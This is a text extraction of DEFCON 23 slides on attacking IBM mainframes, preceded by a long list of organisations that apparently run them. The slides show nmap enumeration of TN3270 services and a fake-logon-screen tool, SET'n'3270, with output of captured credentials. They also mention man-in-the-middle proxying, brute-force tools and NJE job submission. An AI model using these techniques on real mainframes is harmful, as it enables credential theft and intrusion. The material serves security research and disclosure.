IBM - Scott Trade - EMC - Bank International Indonesia (BII) - CIC - Parker Hannifin Cleveland Ohio USA Cooperma - Paccar - Deutsche Bundesbank - Deutsche Bank - Global SMS Networks Pvt. Ltd. (GLOBALSMSC) - Chase - Genuine Auto Parts (Motion Industries) - Hexaware - Virginia State Corp, Commission - Customs & Border Enforcement (CBE) - Protech Training [<http://www.protechtraining.com>] Training, Consulting & Software Pittsburgh PA USA - NBNZ - ING NA Insurance Corp - IBM Tucson, Arizona Software Development Laboratory (DFSMSshm, Copy Services) - Atlantic Pacific Tea Company (A&P) - CTS - AMB Generali - WIPRO - State of Florida - Northwest Regional Data Center - Brotherhood Bank & Trust - Walmart - VW - MINDTEK - Philip Morris - Intercontinental Hotels Group - Dekalb County - Allstate - Utica Insurance Utica NY USA Insurance — Emirates - Assurance - New York University - Primerica Life Ins Co - Krasdale Foods, Inc. - Prokarma Hyderabad India Sivaprasad Vura - North Carolina State Employees' Credit Union - Commerce Bank Kansas City MO USA - First Data - UPS (Paramus, NJ) - Credit Suisse - State of Illinois - Central Management Services (CMS) - Springfield, IL - Penn Mutual - United States Postal Service — Mgmt Ops - MASTEK - LBBW (Landesbank Baden Wuerttemberg) - DIGITAL - Citi - ELCOT - Wakefern Food Corp - BI Moyle Associates, Inc. - Steria - Acuity Lighting Group Inc.. - HMC Holdings (Manhattan) - ANZ Bank - Banco do Brasil - Allianz Assurances - DATEV eG - Puget Sound Energy (Seattle) - Charles Schwab - Serasa Experian - TECO - Winn-Dixie - Belastingdienst - Lufthansa Systems - GAP Inc - HCL - Chemical Abstract Services (CAS) - ProdeSP - United States Postal Service - DB2 DBA Ops - Assurant - Prodam SP - Bank Nasional Indonesia (BNI46) - Norfolk Southern Corp - AON Hewitt - ITERGO - Aegon - State of Georgia - Trinity Health - AIG - PNC Bank Pittsburgh PA USA - Washington State Department of Social and Health Services - Credit Suisse - Aviva - ELIT - FINA - Finanz Informatik - Jackson National - BMC Software - Group Health Cooperative - Media Ocean (office here, HQ most likely New York) - Grady Hospital - Ameritech - Allianz Assurances - Hewlett-Packard - Merrill Lynch (now BOA) - Miami Dade County - IBM Silicon Valley Laboratory, San Jose, CA (home of DFSMS, DB2, IMS, languages) - RedeCard - Connecticut, State of (various Departments including Transportation, Public Safety, and Information Technologies) - UBS APAC (Union Bank of Switzerland) - ZETO - WGV - Conseco - Atlanta Housing Authority - National Life Ins. Co. - Collective Brands - SAS - FIS - TD Ameritrade - Navistar - LDS - Target India - Dominion Power/Dominion Resources - Glen Allen/Innsbrook - US Software - Voith - Thrivent - LBBW (Landesbank Baden Wuerttemberg) - State of Alabama - Bank of America (BAC) - Ford - SATHYAM/PCS - Fiducia - Amadeus Data Processing - State of AZ - ADOT - IBM India - Florida Power & Light - PSA Peugeot Citroen - Mphasis - ADP, Inc. - City of Tulsa - Energy Future Holdings Dallas Tx USA - CGI - Boston Univerity - University of NC - Atos Origin - Key Bank - AFLAC - IBM Global Services - YRCW - Lincoln National - Software Paradigms India - logica CMG - Fujitsu America Dallas TX KLCameron Outsourcing - Southern California Edison - CEF - Mt. Sinai (Bronx) - Blue Cross Blue Shield - HSBC Trinkaus & Burkhardt AG - Mainline Information Systems - Schneider National Green Bay WI USA KLCameron Transportation - Publix - John Dere - PSC Electrical Contracting - Family Life Ins. Co. - DTC (Manhattan) - Eaton Cleveland Ohio USA Cooper MA - Russell Stovers - AEP - Alcatel - Axa (Jersey City) - ACS (Texas) - Mutual of America - Liberty Mutual (Safeco Insurance) - Medicare - Statens Uddannelsesstøtte - Lowe's - Bank Of America - TUI - IVV - Aetna - Sanepar - Sentry Insurance - Fiserv IntegraSys - State of Connecticut (various Departments including Public Safety, Transportation, Information Technologies) - Bovespa - City of New York (Several locations) - Con Edison (Manhattan) - City of Atlanta - GM - UBS - Krakatau Steel Cilegon Indonesia - ITERGO - Blue Cross Blue Shield GA - Scope International(Standard Chatered) - Rutgers University - Office of IT - GM - Santander - State of Alaska - AIG Global Services - Atos Origin - CA Technologies - Garuda Indonesia Jakarta Indonesia Gun gun - Leumi Bank Leumi Bank Tel-Aviv ISrael, Shai Perry - Cognizant Technology Solutions - Barclays bank - Heartland Payment Systems (Texas) - Xerox - State of GA - DOL - SYNTEL - Canadian Imperial Bank of Commerce (CIBC) - Friedkin Information Technology Houston TX USA - NASDAQ Stock Market - Mahindra Satyam - Coca-Cola Co - SIAC (Brooklyn) - Sears Holdings Corporation - Finanz Informatik - Fiducia - Metro North (Manhattan) - FedEx - KEONICS - Ahold - NY City, Various Agencies - IBM - CA Technologies - Principal Financial Group - Georgia Pacific - Governor's Office - Kansas City Life - Old Mutual - Catapiller - Amtrak - CTS - City



Two Parts

- **First Half: Networking**
 - Network Job Entry
 - TN3270 protocol fun!
- **Second Half: Exploit Development**
 - How to write exploits
 - Program debugging
 - Shellcode development
 - First z/OS Shellcode



Butt first

You need a quick refresher on what this looks like this:



DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls



File Edit View Label Special

2:57 PM



Main



Unix



Netscape 1.0N



tn3270



BUM Mainframe



Trash



Networking




TN3270

- Imagine a world where telnet still exists
- Imagine no **MORE!**



TN3270

- Imagine a world where telnet still exists
- Imagine no **MORE!**
- Basically like BBS's back in the day
- Uses a 'stream'



Field Attributes

- Screen is 1920 bytes long
- Each byte could be a field attribute identifying:
 - Color
 - Locked/Unlocked (Protected)
 - Visible/Invisible (Hidden)


```

EFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23
===== EFCOM 23 DEFCOM 2 ===== COM ===== N 23 DEFCOM 23 ===== 23 DE =====
===== FCOM 23 DEFCOM2 ===== DEF ===== ON 23 DEFCOM 2 ===== 23D =====
23 ===      ===== EFCOM 23 DEFCOM 2 === N23 === EFCOM 23 DEFCOM 23 ===== 2 ===== DE
DE ===== 3DEFCOM 23 DEFCOM2 === DEF === DEFCOM 23 DEFCOM 2 ===== ===== EF
FC ===== 23 DEFCOM 23 DEFCOM === DEF === 3DEFCOM 23 DEFCOM2 ===== ===== CO
ON ===== 23 DEFCOM 23 DEFCO === COM === 3 DEFCOM 23 DEFCOM ===== ===== ON
CO ===      ===== 23 DEFCOM 23 DEFC ===== C ===== 23 DEFCOM 23 DEFCO ===      === DE
===== N23 DEFCOM 23 DEF ===== N23 DEFCOM 23 DE ===== E = N =====
===== CON 23 DEFCOM 23 DEF ===== ON 23 DEFCOM 23 D ===== DEFCO =====
DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23
3DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 2
DE ----- 3DEFCOM 23 DEFCOM 23 DEF ----- DEFCOM2
2 | C I C S      - CICSTS42      | 3DEFCOM 23 DEFCOM 23 ... | zPDt / RDnT | ... FCOM
3 | T S O        - Command Line  | 3 DEFCOM 23 DEFCOM 2 ... | z/OS v1.13 | ... EFCO
N | I M S        - IMS Secret    | 23 DEFCOM 23 DEFCOM 2  ----- 3DEFC
O | D C S        - DEFCOIN wlt    | N23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFC
CO ----- ON 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DE
FCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 D
EFCOM 2
DEFCOM2  EnTeR CoMmAnD 8=====D
3DEFCOM
3 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFCOM 23 DEFC [ SoF'n BS ]

```



SAMPLE APPLICATION FORM

APPLICATION NO :

Locked Field Length

| READ DETAILED INSTRUCTIONS GIVEN SEPARATELY |
BEFORE FILLING THE APPLICATION FORM.

NAME OF THE APPLICANT : _____
FIRSTNAME MIDDLE LAST-NAME


DATE OF BIRTH : __ / __ / ____

RESIDENTIAL ADDRESS : _____

EDUCATIONAL DETAILS

QUALIFICATION	UNIVERSITY	YEAR
_____	_____	_____
_____	_____	_____
_____	_____	_____

USERPG01



Identifyin'

- No support in nmap/other tools
- Hard to identify screens
 - Without getting an emulator
- What about Hidden Fields?
- Or Protected Values?

IBM

Until NOW!

DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls

```
~/DEV/DEFCON/NMAP nmap -p 23 -sV 10.32.70.10
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-07-14 15:12 PDT
```

```
Nmap scan report for 10.32.70.10
```

```
Host is up (0.086s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
23/tcp    open  telnet  IBM OS/390 or SNA telnetd
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
```

```
~/DEV/DEFCON/NMAP
```

```
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  IBM OS/390 or SNA telnetd
```

```
~/DEV/DEFCON/NMAP nmap --script=tn3270-info 10.32.70.10 -p 23 -sV
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-07-14 15:24 PDT
```

```
Nmap scan report for 10.32.70.10
```

```
Host is up (0.18s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
23/tcp    open  tn3270  Telnet TN3270
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 4.86 seconds
```

```
~/DEV/DEFCON/NMAP
```

PORT	STATE	SERVICE	VERSION
23/tcp	open	tn3270	Telnet TN3270



NEW!

- TN3270 Library for NMAP
- Emulates a 'real' 3270 screen
- Allows you to:
 - Connect
 - Show the screen
 - Send commands
 - Detect hidden fields!

Starting Nmap 6.49BETA4 (<https://nmap.org>) at 2015-07-14 15:10 PDT

Nmap scan report for 10.32.70.10

Host is up (0.090s latency).

PORT STATE SERVICE VERSION

23/tcp open tn3270 Telnet TN3270

| tn3270-screen:

```
| EFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23
| ===== EFCON 23 DEFCON 2 ===== CON ===== N 23 DEFCON 23 ===== 23 DE =====
| ===== FCON 23 DEFCON2 ===== DEF ===== ON 23 DEFCON 2 ===== 23D =====
| 23 === ===== EFCON 23 DEFCON 2 === N23 === EFCON 23 DEFCON 23 ===== 2 ===== DE
| DE ===== 3DEFCON 23 DEFCON2 === DEF === DEFCON 23 DEFCON 2 ===== EF
| FC ===== 23 DEFCON 23 DEFCON === DEF === 3DEFCON 23 DEFCON2 ===== CO
| ON ===== 23 DEFCON 23 DEFCO === CON === 3 DEFCON 23 DEFCON ===== ON
| CO === ===== 23 DEFCON 23 DEFC ===== C ===== 23 DEFCON 23 DEFCO === DE
| ===== N23 DEFCON 23 DEF ===== N23 DEFCON 23 DE ===== E = N =====
| ===== CON 23 DEFCON 23 DEF ===== ON 23 DEFCON 23 D ===== DEFCO =====
| DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23
| 3DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 2
| DE ----- 3DEFCON 23 DEFCON 23 DEF ----- DEFCON2
| 2 | C I C S - CICSTS42 | 3DEFCON 23 DEFCON 23 ...| zPDt / RDnT |... FCON
| 3 | T S O - Command Line | 3 DEFCON 23 DEFCON 2 ...| z/OS v1.13 |... EFCO
| N | I M S - IMS Secret | 23 DEFCON 23 DEFCON 2 ----- 3DEFCON
| 0 | D C S - DEFCOIN Wlt | N23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEF
| CO ----- ON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEF
| FCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 D
| EFCON 2 N 23D
| DEFCON2 EnTeR CoMmAnD 8====D ON 23
| 3DEFCON CON 2
| 3 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFCON 23 DEFC [ SoF'n BS ]
|_
```

Service detection performed. Please report any incorrect results at <https://nmap.org> g/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 34.27 seconds

~/DEV/DEFCON/NMAP

1767 &
malls

DEF


```
PORT      STATE SERVICE
3270/tcp  open  tn3270
```

```
| cics-enum:
```

```
|   CICS Transaction:
```

```
|     CBAM: Valid - ID
```

```
|     CLDM: Valid - ID
```

```
|     CLER: Valid - ID
```

```
|     CIND: Valid - ID
```

```
|     CETR: Valid - ID
```

```
|     CIDP: Valid - ID
```

Samesies

VTAM Application IDs

```
Nmap scan report for 10.32.70.10
Host is up (0.17s latency).
PORT      STATE SERVICE
23/tcp    open  telnet
| vtam-enum:
|   VTAM Application ID:
|   TSO: Valid - ID
|_ Statistics: Performed 12 guesses
```


```
Nmap scan report for 10.32.70.10
Host is up (0.16s latency).
PORT      STATE SERVICE
23/tcp    open  telnet
| vtam-macro-enum:
|   Login Macro:
|   TSO: Valid - ID
|   CICS: Valid - ID
|_ Statistics: Performed 12 guesses
```

VTAM Macros

Hidden Fields!

```
Nmap scan report for [REDACTED] ([REDACTED])
Host is up (0.17s latency).
PORT      STATE SERVICE
23/tcp    open  tn3270
| tn3270-hidden:
|   Hidden Field # 1: Type the number of your terminal:
|     Column: 1
|     Row    : 9
|   Hidden Field # 2: SKRIV SYSTEMNAVN ==>
|     Column: 40
|     Row    : 9
|_
```

But Wait!



There's more!

I wrote one in LUA

why not Python?





tn3270lib

- Support tn3270 (not E)
- Creates a tn3270 object
- Allows for sending commands
- Blah blah blah same as nmap

BUT NOW IT MEANS I CAN INTRODUCE:

DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls



Set'n'3270

DEFCON23

@mainframed767 &
@bigendiansmalls



3 modes

- Proxy/Passthrough – MitM
- Mirror a targetted mainframe
 - Connects, scrapes the screen, then shares that screen on your machine
 - Takes commands you might expect your target to send and pregrabs those screens as well
- No args: TSO logon screen

10.10.0.13

System Shutdown. Please connect to production LPAR.

~/DEV/PYTHON/SETn3270 sudo ./SETn3270.py --defco

SET'n'3270


```

[+] Starting SET'n'3270
[+] No target specified. Creating fake TSO screen on port 23
[+] Waiting for Incoming Connections on port 23
[+] Connection Recieved from: ('10.10.0.13', 51160)
[+] Line 1: dade
[+] Line 2: defcon23
[+] Displaying Dummy Screen
[+] Sleeping 15

```

Tue 30 Jun 01:24

@mainframed767 &
@bigendiansmalls



ARF ARF ARF ARF ARF"
.....
' [=/[[[[, [[cccc [[[[[[[. '[[
''' \$ \$\$'''''' \$\$ \$\$\$ "Y\$c\$\$
88b dP 888oo, _ 88, 888 Y88
"YmMY" "'YUMMM MMM MMM YM
"\$\$\$.c\$\$P' ,\$\$' \$\$ \$\$
,,o888"d88 _ ,oo, 888 Y8, ,8"
"YmMP" MMMUP*"^^ MMM "YmmP

[+] Starting SET'n'3270
[+] Connecting to 10.32.70.10 : 23
[+] Sending Commands: ['tso', '*']
[+] Mainframe Screen Copy Complete
[+] Waiting for Incoming Connections on port 23
[+] Connection Recieved from: ('10.10.0.13', 53074)
[+] Line 1: tso
[+] Line 1: fake
[+] Line 1: fake
[+] Line 2: defcon23
[+] Displaying Dummy Screen
[+] Sleeping 15

Tue 30 Jun 02:39
Trash

@mainframed767 &
@bigendiansmalls




SET 'n' 3270

- Supports SSL

Which is cool cause clients don't check certs

(like, at all, no warning no nothing)



More Tools

- **Big Iron Recon and Pwnage**
 - By Dominic White!
 - <https://github.com/sensepost/birp>
- **Mainframe Brute**
 - Slower but proly more reliable
 - https://github.com/sensepost/mainframe_brute




Network Job Entry

DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls



Jobs

(not steve)

- **JCL (Job Control Language)**
- **Run by "JES"**
- **Made up of**
 - STEPS**
 - ProGraMs**
 - etc**

```
//COPYFILE JOB 'REPRO', NOTIFY=&SYSUID CLASS=A,  
/* COPY A FILE  
//REPROE EXEC PGM=IDCAMS  
//SYSUT1 DD DSN=ZEROKUL.JCL, TSP=SHR  
//SYSUT2 DD DSN=THEWIZ.JCL  
//SYSPRINT DD SYSOUT=*  
//SYSIN DD *  
REPRO INFILE(SYSUT1) OUTFILE(SYSUT2)  
/*
```

JOB Card


Program

Arguments




Network Job Entry

- Also known as NJE
- Runs on ports 175, 2252 (SSL)
- Developed in the 80s (??)



© d-maps.com




DEF

767 &
halls


```
//TSOCMD      JOB (TSO COMMAND),  
//           MSGLEVEL=(1,1)  
/*XEQ      ORLANDO  
//STEP EXEC PGM=INTEFT01  
//SYSTSIN DD *  
  LU  
/*
```

Target System



Initial Setup

- **Systems configure JES telling them:**
 - **Where to connect**
 - **Who they will accept connections from**

How?

```
NJEDEF      NODENUM=2,  Number of Nodes
            OWNNODE=1,
            LINENUM=1
```

```
NODE(1)    NAME=NEWYORK  Our Node Name
NODE(2)    NAME=WASHDC   Other nodes
```

```
NETSRV(1)  SOCKET=LOCAL
```

